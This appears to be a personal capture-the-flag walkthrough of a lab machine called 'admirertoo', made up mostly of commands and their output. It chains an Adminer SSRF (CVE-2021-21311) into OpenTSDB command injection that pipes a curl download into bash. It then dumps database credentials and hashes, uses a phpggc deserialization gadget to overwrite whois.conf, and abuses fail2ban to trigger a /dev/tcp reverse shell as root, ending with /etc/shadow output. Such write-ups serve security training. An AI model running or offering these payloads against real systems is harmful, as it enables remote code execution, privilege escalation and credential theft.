kali@kali:~/CVE-2021-21311$ python3 CVE-2021-21311.py --host $SELF --url http://db.admirer-gallery.htb --redirect 'http://localhost:4242/q?start=2000/10/21-00:00:00&end=2020/10/25-15:56:44&m=sum:http.stats.web.hits&o=&ylabel=&xrange=10:10&yrange=[33:system(%27ping%20-c1%2010.10.14.178%27)]&wxh=1516x644&style=linespoint&baba=lala&grid=t&json'
Running HTTP Server on 10.10.14.178:80
[CVE-2021-21311]
[CLIENT] 10.10.11.137:44420
[REQUEST]
GET / HTTP/1.0
Authorization: Basic Og==
Host: 10.10.14.178
Connection: close
Content-Length: 2
Content-Type: application/json
[DATA]
[]
[SSRF Response]
{"plotted":4,"timing":82,"etags":[["host"]],"points":8}
```

ok lets change the payload

```
 python3 CVE-2021-21311.py --host $SELF --url http://db.admirer-gallery.htb --redirect 'http://localhost:4242/q?start=2000/10/21-00:00:00&end=2020/10/25-15:56:44&m=sum:http.stats.web.hits&o=&ylabel=&xrange=10:10&yrange=[33:system(%27curl%20http://10.10.14.178:8000/shell|bash%27)]&wxh=1516x644&style=linespoint&baba=lala&grid=t&json'
```

opentsdb

cats:adm1r3r0fc4ts ⟹ 00 - Loot > Creds

```
MariaDB [cats_dev]> select user_id,user_name,email,password from user;
+---------+---------------+-------------------------+----------------------------------+
| user_id | user_name     | email                   | password                         |
+---------+---------------+-------------------------+----------------------------------+
|       1 | admin         | admin@testdomain.com    | dfa2a420a4e48de6fe481c90e295fe97 |
|    1250 | cats@rootadmin | 0                       | cantlogin                        |
|    1251 | jennifer      | jennifer@admirertoo.htb | f59f297aa82171cc860d76c390ce7f3e |
+---------+---------------+-------------------------+----------------------------------+
```

```
opentsdb@admirertoo:/var/www/adminer/plugins/data$ cat servers.php
<?php
return [
  'localhost' => array(
//    'username' => 'admirer',
//    'pass'     => 'bQ3u7^AxzcB7qAsxE3',
// Read-only account for testing
    'username' => 'admirer_ro',
    'pass'     => '1w4nn4b3adm1r3d2!',
    'label'    => 'MySQL',
    'databases' => array(
      'admirer' => 'Admirer DB',
    )
  ),
];
```


jennifer:bQ3u7^AxzcB7qAsxE3 ⟹ 00 - Loot > Creds

Jennifer


user.txt


```
jennifer@admirertoo:~$ cat user.txt
53f5c95b42a20b0eadeeaa8c61d911db
```

port forward port 8080



login as jennifer






read only ok.. lets try as admin

```
MariaDB [cats_dev]> select user_id,user_name,email,password,access_level,notes,title,session_cookie from user;
+---------+---------------+-----------------------+----------------------------------+--------------+-------+-------+----------------------------------+
| user_id | user_name     | email                 | password                         | access_level | notes | title | session_cookie                   |
+---------+---------------+-----------------------+----------------------------------+--------------+-------+-------+----------------------------------+
|       1 | admin         | admin@testdomain.com  | dfa2a420a4e48de6fe481c90e295fe97 |          500 | NULL  |       | CATS=lbvars2nn2tk51l4t58nnkc4ut  |
|    1250 | cats@rootadmin | 0                     | cantlogin                        |            0 | NULL  |       | NULL                             |
|    1251 | jennifer      | jennifer@admirertoo.htb | f59f297aa82171cc860d76c390ce7f3e |          100 | NULL  |       | CATS=v3dvm5ufk3uhcnnqd3adcv9veo  |
+---------+---------------+-----------------------+----------------------------------+--------------+-------+-------+----------------------------------+
```

ok.. lets just log in as admin with coookie and finish exploit
couldn't so i just switched admin password to jennifers.. ughh...



and we can exploit this opencats

but not exactly like in this write up...we cannot write to /opt/opencats folder,
but we can write in /dev/shm

payload /tmp/test.txt

```
kali@kali:~/www/phpggc$ cat /tmp/test.txt
test
```

we run the deserialization (and copy to clipboard)

```
kali@kali:~/www/phpggc$ ./phpggc -u -f Guzzle/FW1 /dev/shm/test.txt /tmp/test.txt | xclip -selection clipboard
```

and here is the result.

```
jennifer@admirertoo:/dev/shm$ cat test.txt
[{"Expires":1,"Discard":false,"Value":"test"}]
```

ls -al

```
jennifer@admirertoo:/dev/shm$ ls -al
total 4
drwxrwxrwt  2 root  root    60 May 11 01:22 .
drwxr-xr-x 16 root  root  3080 May 10 05:12 ..
-rw-r--r--  1 devel devel   63 May 11 01:22 test.txt
```

ok. so it's owned by the user devel
and we have access to:

find user writable folders

```
jennifer@admirertoo:/dev/shm$ find / -group devel -ls 2>/dev/null
   635553      4 -rw-r--r--   1 devel    devel          63 May 11 01:22 /dev/shm/test.txt
    18630      4 -rw-r--r--   1 root     devel         104 Jul 21  2021 /opt/opencats/INSTALL_BLOCK
   130578      4 drwxrwxr-x   2 root     devel        4096 Jul  7  2021 /usr/local/src
   130579      4 drwxrwxr-x   2 root     devel        4096 May 11 01:18 /usr/local/etc
```

ok.. kind of a complicated exploit chain but basically it works like this..

Fail2ban exploit

fail2ban bans something and sends a mail to someuser and does a whoislookup on the ip address
so first thing we need to do is set up a listener with our reverse shell payload on port 43 because that is what whois runs on.

step 1

```
kali@kali:~/www$ cat /tmp/pwn.txt
#!/bin/bash
~| /bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.178/9001 0>&1'

kali@kali:~/www$ ncat -klvnp 43 -c "cat /tmp/pwn.txt"
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::43
Ncat: Listening on 0.0.0.0:43
```

step 2

set up our ncat listener on our reverese shell port 9001

```
kali@kali:~$ nc -lvnp 9001
Listening on 0.0.0.0 9001
```

step 3

figure out how to get a good whois lookup for payload


```
jennifer@admirertoo:/usr/local/etc$ whois 10.10.14.178
Cannot parse this line: [{"Expires":1,"Discard":false,"Value":".*\n"}]

jennifer@admirertoo:/usr/local/etc$ whois 10.10.14.178
Cannot parse this line: [{"Expires":1,"Discard":false,"Value":".*\n"}]

jennifer@admirertoo:/usr/local/etc$ whois 10.10.14.178
getaddrinfo[.*\n"}]): Name or service not known

jennifer@admirertoo:/usr/local/etc$ getaddrinfo --help
-bash: getaddrinfo: command not found

jennifer@admirertoo:/usr/local/etc$ whois 10.10.14.178
Cannot parse this line: \"}]\n"}]

jennifer@admirertoo:/usr/local/etc$ cat whois.conf
[{"Expires":1,"Discard":false,"Value":"\"}] 10.10.14.178 \"}]\n"}]

jennifer@admirertoo:/usr/local/etc$ whois 10.10.14.178
#!/bin/bash
~| /bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.178/9001 0>&1'
```

whois.conf

```
kali@kali:~/www/phpggc$ cat /tmp/whois.conf
"}] [10.10.14.178]
```

deserialization

```
kali@kali:~/www/phpggc$ ./phpggc -u -f Guzzle/FW1 /usr/local/etc/whois.conf /tmp/whois.conf
a%3A2%3A%7Bi%3A7%3BO%3A31%3A%22GuzzleHttp%5CCookie%5CFileCookieJar%22%3A4%3A%7Bs%3A41%3A%22%00GuzzleHttp%5CCookie%5CFileCookieJar%00filename%22%3Bs%3A25%3A%22%2Fusr%2Flocal%2Fetc%2Fwhois.conf%22%3Bs%3A52%3A%22%00G
uzzleHttp%5CCookie%5CFileCookieJar%00storeSessionCookies%22%3Bb%3A1%3Bs%3A36%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00cookies%22%3Ba%3A1%3A%7Bi%3A0%3BO%3A27%3A%22GuzzleHttp%5CCookie%5CSetCookie%22%3A1%3A%7Bs%3A33
%3A%22%00GuzzleHttp%5CCookie%5CSetCookie%00data%22%3Ba%3A3%3A%7Bs%3A7%3A%22Expires%22%3Bi%3A1%3Bs%3A7%3A%22Discard%22%3Bb%3A0%3Bs%3A5%3A%22Value%22%3Bs%3A19%3A%22%22%7D%5D+%5B10.10.14.178%5D%0A%22%3B%7D%7D%7Ds%3A3
9%3A%22%00GuzzleHttp%5CCookie%5CCookieJar%00strictMode%22%3BN%3B%7Di%3A7%3Bi%3A7%3B%7D
```



and finally exploit fail2ban by getting banned

so the full exploit chain looks like this

root

id && whoami

```
root@admirertoo:/# id && whoami
uid=0(root) gid=0(root) groups=0(root)
root
```

uname -a

```
root@admirertoo:/# uname -a
Linux admirertoo 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64 GNU/Linux
```

root.txt

```
root@admirertoo:/# cat /root/root.txt
568c35ca3598d2d628f81e4dcee177a6
```

/etc/shadow

```
root@admirertoo:/# cat /etc/shadow
root:$6$eP5MVyB1lXtVQgzU$H4xJdGiHfSu9JmUR80juqHC5BAca79yir2Z6bipW8s.DowTuNRo82/CjN7EMBK8lczD1AMYxgKTIp79DjN2R31:18817:0:99999:7:::

...[snip]...

jennifer:$6$LWi8tlOmIOw6zGZa$A5h4DjTnRwW3GhZnA288bi4zKk892yRGon5kBhKao3biY8AWo3.qTFdlEIAPJ.ebKewW31JWbbXlpl/r.aLIC/:18817:0:99999:7:::
sshd:*:18816:0:99999:7:::
Debian-exim:!:18827:0:99999:7:::
devel:!:18829:0:99999:7:::
```